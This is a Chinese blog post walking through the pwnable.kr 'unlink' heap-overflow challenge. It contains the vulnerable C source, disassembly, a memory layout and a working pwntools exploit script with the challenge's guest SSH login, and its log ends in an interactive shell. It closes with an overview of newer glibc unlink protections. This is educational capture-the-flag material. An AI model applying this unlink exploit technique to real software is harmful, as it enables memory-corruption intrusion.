萌新带你开车上p站（番外篇）

原创

合天网安实验室 于 2020-04-27 11:49:52 发布 633 收藏
分类专栏： 经验分享


本文链接：https://blog.csdn.net/qq_38154820/article/details/105787281

经验分享 专栏收录该内容
76 篇文章 8 订阅
订阅专栏

前言

这道题目应该是pwnable.kr上Toddler's Bottle最难的题目了，涉及到相对比较难的堆利用的问题，所以拿出来分析。

登录



看看源程序

```c
unlink@pwnable:~$ cat unlink.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
typedef struct tagOBJ{
    struct tagOBJ* fd;
    struct tagOBJ* bk;
    char buf[8];
}OBJ;

void shell(){
    system("/bin/sh");
}

void unlink(OBJ* P){
    OBJ* BK;
    OBJ* FD;
    BK=P->bk;
    FD=P->fd;
    FD->bk=BK;
    BK->fd=FD;
}
int main(int argc, char* argv[]){
    malloc(1024);
    OBJ* A = (OBJ*)malloc(sizeof(OBJ));
    OBJ* B = (OBJ*)malloc(sizeof(OBJ));
    OBJ* C = (OBJ*)malloc(sizeof(OBJ));

    // double linked list: A <-> B <-> C
    A->fd = B;
    B->bk = A;
    B->fd = C;
    C->bk = B;

    printf("here is stack address leak: %p\n", &A);
    printf("here is heap address leak: %p\n", A);
    printf("now that you have leaks, get shell!\n");
    // heap overflow!
    gets(A->buf);

    // exploit this unlink!
    unlink(B);
    return 0;
}
```


程序中有几点要注意的地方：

1. 定义的OBJ结构体中一个指针4字节，buf[]数组8字节

2. Unlink()的过程其实就是双向链表中摘下中间那一块的过程


3. 主函数中malloc了三个结构体，并通过指针连成了双向链表A<->B<->C

4. 打印出A的栈地址，堆地址，这两个地址这里记做stack,hep，待会儿在分析中会用到

5. 漏洞在于gets函数会造成溢出，同时通过随后的unlink()进行利用

具体而言什么是unlink呢？

unlinked 是堆溢出中的一种常见形式，通过将双向列表中的空闲块拿出来与将要free的物理相邻的块进行合并。（将双向链表上的chunk卸载下来与物理chunk合并）。Unlink漏洞的利用条件就是有3个以上的空闲chunk链表，其中最前面的chunk存在有堆溢出。没错我们这次的题目就存在这个情况。解链的原理相信学过数据结构的师傅们都清楚了



对照着这次的程序，BK相当于A,P相当于B，FD相当于C

这次需要用到的漏洞溢出漏洞技术称为Dword shoot。在进行双向链表的操作过程中，有溢出等的情况下，删除的chunk的fd、bk两个指针被恶意的改写的话，就会在链表删除的时候发生的漏洞。

对应到本题的程序，将被删除的chunk为B,而我们可以通过溢出A来修改B的fd，bk，修改后会引发什么漏洞呢？我们接下来详细说明。

把二进制文件下到本地分析

```
root@kali:~/tmp# scp -P 2222 unlink@pwnable.kr:/home/unlink/unlink /root/tmp
unlink@pwnable.kr's password:
unlink                                        100% 7540     2.7KB/s   00:02
```

要我们攻击的最终是目的是劫持返回地址，写入shellcode的地址，以及为了能够溢出A，修改B的指针等操作，我们都需要看看汇编中一些关键量的地址

```
Dump of assembler code for function main:
   0x0804852f <+0>: lea    ecx,[esp+0x4]
   0x08048533 <+4>: and    esp,0xfffffff0
   0x08048536 <+7>: push   DWORD PTR [ecx-0x4]
   0x08048539 <+10>:    push   ebp
   0x0804853a <+11>:    mov    ebp,esp
   0x0804853c <+13>:    push   ecx
   0x0804853d <+14>:    sub    esp,0x14
   0x08048540 <+17>:    sub    esp,0xc
   0x08048543 <+20>:    push   0x400
   0x08048548 <+25>:    call   0x80483a0 <malloc@plt>
   0x0804854d <+30>:    add    esp,0x10
   0x08048550 <+33>:    sub    esp,0xc
   0x08048553 <+36>:    push   0x10
   0x08048555 <+38>:    call   0x80483a0 <malloc@plt>
   0x0804855a <+43>:    add    esp,0x10
   0x0804855d <+46>:    mov    DWORD PTR [ebp-0x14],eax
   0x08048560 <+49>:    sub    esp,0xc
   0x08048563 <+52>:    push   0x10
   0x08048565 <+54>:    call   0x80483a0 <malloc@plt>
   0x0804856a <+59>:    add    esp,0x10
   0x0804856d <+62>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048570 <+65>:    sub    esp,0xc
   0x08048573 <+68>:    push   0x10
   0x08048575 <+70>:    call   0x80483a0 <malloc@plt>
   0x0804857a <+75>:    add    esp,0x10
   0x0804857d <+78>:    mov    DWORD PTR [ebp-0x10],eax
   0x08048580 <+81>:    mov    eax,DWORD PTR [ebp-0x14]
   0x08048583 <+84>:    mov    edx,DWORD PTR [ebp-0xc]
   0x08048586 <+87>:    mov    DWORD PTR [eax],edx
   0x08048588 <+89>:    mov    edx,DWORD PTR [ebp-0x14]
   0x0804858b <+92>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0804858e <+95>:    mov    DWORD PTR [eax+0x4],edx
   0x08048591 <+98>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048594 <+101>:   mov    edx,DWORD PTR [ebp-0x10]
   0x08048597 <+104>:   mov    DWORD PTR [eax],edx
   0x08048599 <+106>:   mov    eax,DWORD PTR [ebp-0x10]
   0x0804859c <+109>:   mov    edx,DWORD PTR [ebp-0xc]
---Type <return> to continue, or q <return> to quit---
```



```
---Type <return> to continue, or q <return> to quit---
   0x0804859f <+112>:   mov    DWORD PTR [eax+0x4],edx
   0x080485a2 <+115>:   sub    esp,0x8
   0x080485a5 <+118>:   lea    eax,[ebp-0x14]
   0x080485a8 <+121>:   push   eax
   0x080485a9 <+122>:   push   0x8048698
   0x080485ae <+127>:   call   0x8048380 <printf@plt>
   0x080485b3 <+132>:   add    esp,0x10
   0x080485b6 <+135>:   mov    eax,DWORD PTR [ebp-0x14]
   0x080485b9 <+138>:   sub    esp,0x8
   0x080485bc <+141>:   push   eax
   0x080485bd <+142>:   push   0x80486b8
   0x080485c2 <+147>:   call   0x8048380 <printf@plt>
   0x080485c7 <+152>:   add    esp,0x10
   0x080485ca <+155>:   sub    esp,0xc
   0x080485cd <+158>:   push   0x80486d8
   0x080485d2 <+163>:   call   0x80483b0 <puts@plt>
   0x080485d7 <+168>:   add    esp,0x10
   0x080485da <+171>:   mov    eax,DWORD PTR [ebp-0x14]
   0x080485dd <+174>:   add    eax,0x8
   0x080485e0 <+177>:   sub    esp,0xc
   0x080485e3 <+180>:   push   eax
   0x080485e4 <+181>:   call   0x8048390 <gets@plt>
   0x080485e9 <+186>:   add    esp,0x10
   0x080485ec <+189>:   sub    esp,0xc
   0x080485ef <+192>:   push   DWORD PTR [ebp-0xc]
   0x080485f2 <+195>:   call   0x8048504 <unlink>
   0x080485f7 <+200>:   add    esp,0x10
   0x080485fa <+203>:   mov    eax,0x0
   0x080485ff <+208>:   mov    ecx,DWORD PTR [ebp-0x4]
   0x08048602 <+211>:   leave
   0x08048603 <+212>:   lea    esp,[ecx-0x4]
   0x08048606 <+215>:   ret
End of assembler dump.
```

> 关键的地方：
>
> 1. A在栈上的地址是ebp-0x14，即ebp-0x14=stack=&A
>
> 2. 最后的ret，作用是赋值给eip寄存器，而我们要做的就是修改esp寄存器的内容为shellcode的地址
>
> 3. 通过lea esp,[ecx-0x4]可以知道esp的值来自[ecx-4]
>
> 4. leave指令对esp没影响
>
> 5. mov ecx,DWORD PTR[ebp-0x4]，可知，ecx的值来自[ebp-4]
>
> 6. 综上，我们只需要把shellcode的地址写到[ebp-8]地址（事实上这样很不方便，我们下面实际上是把shellcode地址+4写到[ebp-4]地址,这样的话，shellcode地址+4-4，传给esp的时候恰好就是shellcode的地址）

推论：

（1）由1得，ebp-4等于stack+0x14-0x4

（2）heap_是A在堆中的地址，加上在buf前有fd，bk链各个指针共8个字节，所以shellcode的地址是写到了heap+0x8处，所以 (shellcode地址+4)=（heap+0x8）+0x4

只要实现了* (ebp-4)=&shellcode+4，则ecx就被覆盖成了&shellcode+4,然后执行了

```
0x08048603 <+212>:   lea    esp,[ecx-0x4]
  0x08048606 <+215>:   ret
```

我们就拿到shell了

我们前面留下了一个问题：被删除的chunk为B,修改B的fd，bk，修改后会引发什么漏洞

先举个简单的例子看看，设我们修改了B->fd=!!!!,B->bk=@@@@，在调用unlink(B)时，

```
BK=P->bk;
FD=P->fd;
FD->bk=BK;
BK->fd=FD;
对应执行的流程是这样子的
BK=*(B+4)=@@@@   //B->bk前还有B->fd,占4字节
FD=*(B)=!!!!
*(FD+4)=*(!!!!+4)=BK=@@@@
*(BK)=*(@@@@)=FD=!!!!
```

通过红色字体的关系，我们知道，修改了B的fd,bk之后，就可以在进行覆盖操作

这里我们设修改了B->bk=[ebp-4],B->fd=&shellcode+4

则进过unlink(B)之后会有

```
*(&shellcode+4+4)=[ebp-4]   //这个结果无影响
* (ebp-4)=&shellcode+4    //实现了* (ebp-4)=&shellcode+4，因为*(ebp-4)覆给ecx，则ecx就被覆盖成了&shellcode+4,然
```

*(&shellcode+4+4)=[ebp-4] //这个结果无影响 * (ebp-4)=&shellcode+4 //实现了* (ebp-4)=&shellcode+4，因为*(ebp-4)覆给ecx，则ecx就被覆盖成了&shellcode+4,然后就可以拿到shell了

接下来具体看看怎么布局

我们知道

shellcode地址+4=heap+0x8+0x4=heap+12,来修改B->fd

ebp-4=stack+0x14-0x4=stack+16,来修改B->bk

A的buf大小是8字节，写了shellcode地址花了4字节，因为最小单位为16字节，所以还剩16-4=12字节需要填充，我们填充12个A

综上，得到了如下的布局

```
+-------------------+-------------------+  <- heap addr[A]
|        FD         |        BK         |
+-------------------+-------------------+  <- [A->buf]
|     shell addr    |       AAAA        |
+-------------------+-------------------+
|               AAAAAAAA                |
+-------------------+-------------------+  <- [B]
|     heap + 12     |     stack + 16    |
+-------------------+-------------------+
```


shellcode的地址是什么呢

```
(gdb) disas shell
Dump of assembler code for function shell:
   0x080484eb <+0>:     push   %ebp
   0x080484ec <+1>:     mov    %esp,%ebp
   0x080484ee <+3>:     sub    $0x8,%esp
   0x080484f1 <+6>:     sub    $0xc,%esp
   0x080484f4 <+9>:     push   $0x8048690
   0x080484f9 <+14>:    call   0x80483c0 <system@plt>
   0x080484fe <+19>:    add    $0x10,%esp
   0x08048501 <+22>:    nop
   0x08048502 <+23>:    leave
   0x08048503 <+24>:    ret
End of assembler dump.
(gdb)
```


而heap和stack的地址每次运行时都会打印出来的

```
unlink@pwnable:~$ ./unlink
here is stack address leak: 0xff961a74
here is heap address leak: 0x81e3410
now that you have leaks, get shell!
```

综上，写出exp：

```python
#coding=utf-8
from pwn import *
context(arch='amd64',os='linux',log_level="DEBUG")
shell=ssh(host='pwnable.kr',user='unlink',password='guest',port=2222)
io=shell.run("./unlink")

shell_addr=0x080484EB

re=io.recvline()
stack_addr=int(re.split(":")[1],16)
re=io.recvline()
heap_addr=int(re.split(":")[1],16)
io.recvline()

payload = p32(shell_addr)#(A->buf(0~3))
payload +="a"*(0x4+0x8)#(A->buf(4~7)+padding(0x08))
payload += p32(heap_addr+0x8+0x4)#(B->fd)
payload += p32(stack_addr+0x14-0x4)#(B->bk)

io.send(payload)
io.interactive()
```

https://blog.csdn.net/qq_38154820

上传到服务器

```
root@kali:~/tmp# scp -P2222 unlink.py unlink@pwnable.kr:/tmp/unlink.py
unlink@pwnable.kr's password:
unlink.py                                     100%  783     2.5KB/s   00:00
root@kali:~/tmp#
```

执行得到shell

```
/usr/local/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:39: Cryptograph
[+] Connecting to pwnable.kr on port 2222: Done
[+] Connecting to pwnable.kr on port 2222: Done
[+] Connecting to pwnable.kr on port 2222: Done
/usr/local/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:39: Cryptograph
yDeprecationWarning: encode_point has been deprecated on EllipticCurvePublicNumb
ers and will be removed in a future version. Please use EllipticCurvePublicKey.p
ublic_bytes to obtain both compressed and uncompressed point encoding.
  m.add_string(self.Q_C.public_numbers().encode_point())
/usr/local/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:96: Cryptograph
yDeprecationWarning: Support for unsafe construction of public numbers from enco
ded data will be removed in a future version. Please use EllipticCurvePublicKey.
from_encoded_point
  self.curve, Q_S_bytes
/usr/local/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:111: Cryptograp
hyDeprecationWarning: encode_point has been deprecated on EllipticCurvePublicNum
bers and will be removed in a future version. Please use EllipticCurvePublicKey.
public_bytes to obtain both compressed and uncompressed point encoding.
  hm.add_string(self.Q_C.public_numbers().encode_point())
[!] Couldn't check security settings on 'pwnable.kr'
[+] Opening new channel: 'stty raw -ctlecho -echo; cd . >/dev/null 2>&1;./unlink
': Done
[DEBUG] Received 0x70 bytes:
    'here is stack address leak: 0xff892804\n'
    'here is heap address leak: 0x9f4b410\n'
    'now that you have leaks, get shell!\n'
[DEBUG] Sent 0x18 bytes:
    00000000  eb 84 04 08  61 61 61 61  61 61 61 61  61 61 61 61  │····│aaaa│aaa
a│aaaa│
    00000010  1c b4 f4 09  14 28 89 ff                            │····│·(··││
    00000018
[*] Switching to interactive mode
$
```

https://blog.csdn.net/qq_38154820

值得注意的是，本题的unlink利用是比较古老的方式了，现在的glibc已经加入了很多新的保护措施

包括：

Double Free检测

该机制不允许释放一个已经处于free状态的chunk。因此，当攻击者将second chunk的size设置为-4的时候，就意味着该size的PREV_INUSE位为0，也就是说second chunk之前的first chunk(我们需要free的chunk)已经处于free状态，那么这时候再free(first)的话，就会报出double free错误。相关代码如下：

#!c

```
/* Or whether the block is actually not marked used. */
    if (__glibc_unlikely (!prev_inuse(nextchunk)))
      {
        errstr = "double free or corruption (!prev)";
        goto errout;
      }

```

next size非法检测

该机制检测next size是否在8到当前arena的整个系统内存大小之间。因此当检测到next size为-4的时候，就会报出invalid next size错误。相关代码如下：

```
/* Or whether the block is actually not marked used. */
    if (__glibc_unlikely (!prev_inuse(nextchunk)))
      {
        errstr = "double free or corruption (!prev)";
        goto errout;
      }

```

双链表冲突检测

该机制会在执行unlink操作的时候检测链表中前一个chunk的fd与后一个chunk的bk是否都指向当前需要unlink的chunk。这样攻击者就无法替换second chunk的fd与fd了。相关代码如下：

```
#!c
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                    \
      malloc_printerr (check_action, "corrupted double-linked list", P);      \

```

也出现很多新的技巧的关于unlink的CTF题目，如：

```
HITCON 2014 stkof
0CTF 2016 - Zerostorage
0CTF 2015 'freenote'
HITCON CTF 2016: Secret Holder
强网杯2018 silent2
```

这些题目有兴趣的师傅们可以自行去pwn

参考

1.https://paper.seebug.org/papers/Archive/drops2/Linux%E5%A0%86%E6%BA%A2%E5%87%BA%E6%BC%8

2.https://heap-exploitation.dhavalkapil.com/attacks/unlink_exploit.html

3. https://paper.seebug.org/papers/Archive/refs/2015-1029-yangkun-Gold-Mining-CTF.pdf

4.https://cysecguide.blogspot.com/2017/10/pwnablekr-unlink-solution.html

5.cft wiki